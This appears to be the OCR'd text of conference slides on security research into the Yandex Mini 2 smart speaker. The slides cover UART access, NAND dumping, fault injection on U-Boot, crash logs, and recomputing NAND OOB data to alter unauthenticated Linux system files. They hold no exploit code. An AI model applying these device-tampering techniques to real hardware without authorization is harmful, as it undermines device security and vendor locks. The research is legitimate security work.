How deep is the rabbit hole?

A deep dive into exploitation of a popular smart speaker


Sergei Volokitin

Hexplot

About me

- Sergei Volokitin
- 7+ years at Riscure
- Independent Security research

Are you listening, ~~Alice~~ Alexei?




Alice

Developer(s)	Yandex
Initial release	October 10, 2017; 6 years ago
Written in	C++
Operating system	Windows, iOS, Android
Available in	Russian
Type	Intelligent personal assistant
Website	alice.yandex.ru (in Russian)

Why?


- Over 3 million devices sold
- Hardware mute button for ‘paranoid’
- Subscription only model:
  - You get a device for 1 ₽, but
  - it is locked and only works with valid subscription



The suspicion

- No public research on Yandex Mini 2
- Similar device from another vendor (Alyssa enabled)

Irbis-A / research / mount.txt




Rhyscoch # This is a combination of 2 commits.

12 lines (12 loc) · 657 Bytes

```
/dev/ubi0_0 on / type ubifs (rw,relatime)
devtmpfs on /dev type devtmpfs (rw,relatime,size=51484k,nr_inodes=12871,mode=755)
proc on /proc type proc (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /dev/shm type tmpfs (rw,relatime,mode=777)
```


Intro

- Amlogic A113X, 4-Cortex A53
- 256 MB NAND
- OTA updates are encrypted



Hardware way


1. Desolder NAND flash
2. Dump memory
3. Almost break one of the pins
4. Put it back in place
5. RE 12.5 MB maind C++ binary



Hexplot

UART


- Under the bottom cover there are 8 pins
- Serial log on one of the pins
- RX only works in recovery
- Recovery boot prompts “**RH:**”, reads 32 chars, reboots



```
uboot env amlnf_env_save : ####
aml_nand_save_rsv_info:672, nenv: valid=1, pages=32
aml_nand_save_rsv_info:732,save info to 330000
aml_nand_write_rsv:536,write info to 330000
Hit Enter or space or Ctrl+C key to stop autoboot -- :  0
RH: AXG:BL1:d1dbf2:a4926f;FEAT:F0DC31BC:2000;POC:F;EMMC:800;NAND:0;READ:0;0.0;0.0;CHK:0;
sdio debug board detected
TE: 137975

BL2 Built : 19:34:36, Jul 30 2018. axg gd867c12 - yuegui.he@droid09-sz
```


NAND and OOB

- Tom Catshoek
- First month project @Riscure
- FI on “RH” input
  - Not successful
  - Crashes revealed SHA1 consts



Glitching U-Boot

- PC jump to a string



```
"Synchronous Abort" handler, esr 0x86000004
ELR:     655f65726f747370
LR:      655f65726f747370
x0 : 0000000000000000 x1 : 0000000000003c05
x2 : 0000000000000000 x3 : 000000000ff06a14
x4 : 000000000ff06a14 x5 : 000000000000000c
x6 : 000000000ff5421e x7 : 0000000000000079
x8 : 000000000ff08bd0 x9 : 0000000000000000
x10: 000000000000000f x11: 000000000ff3c7f8
x12: 0000000000000000 x13: 0000000000000000
x14: 0000000000000000 x15: 0000000000000000
```

Type of data currently in cell: Text / Numeric


ASCII

```
e_erotsp
```


Hexplot

First blood

- The board implements secure boot
- At some moment after FI campaign boot log changed:




```
uboot env amlnf_env_read : ####
aml_nand_read_rsv_info:413,read nenv info
In:    serial
Out:   serial
Err:   serial
project EATON or ORION force to A98L
board id is : 12
PCB id is : 0
uboot env amlnf_env_save : ####
```




```
uboot env amlnf_env_read : ####
aml_nand_read_rsv_info:413,read nenv info
In:    serial
Out:   serial
Err:   serial
project EATON or ORION force to A98L
board id is : 12
PCB id is : 2
uboot env amlnf_env_save : ####
```

First blood

- The board implements secure boot
- At some moment after FI campaign boot log changed:



```
uboot env amlnf_env_read : ####
aml_nand_read_rsv_info:413,read nenv info
In:    serial
Out:   serial
Err:   serial
project EATON or ORION force to A98L
board id is : 12
PCB id is : 0
uboot env amlnf_env_save : ####
```



```
uboot env amlnf_env_read : ####
aml_nand_read_rsv_info:413,read nenv info
In:    serial
Out:   serial
Err:   serial
project EATON or ORION force to A98L
board id is : 12
PCB id is : 2
uboot env amlnf_env_save : ####
```

Not entire flash is authenticated?

NAND OOB DATA

- NAND data blocks are 512 bytes
- 16 byte OOB data for each block
- The polynomial is unknown
- Brute force all the common polynomials
- The OOB data is XORed with 16 byte value
  - Erased block of FF..FF has FF..FF OOB data
- OOB data can be recomputed

NAND OOB DATA

- NAND data blocks are 512 bytes
- 16 byte OOB data for each block
- The polynomial is unknown
- Brute force all the common polynomials
- The OOB data is XORed with 16 byte value
  - Erased block of FF..FF has FF..FF OOB data
- OOB data can be recomputed

=>


Can modify NAND data

Linux system files are not authenticated

Hexplot

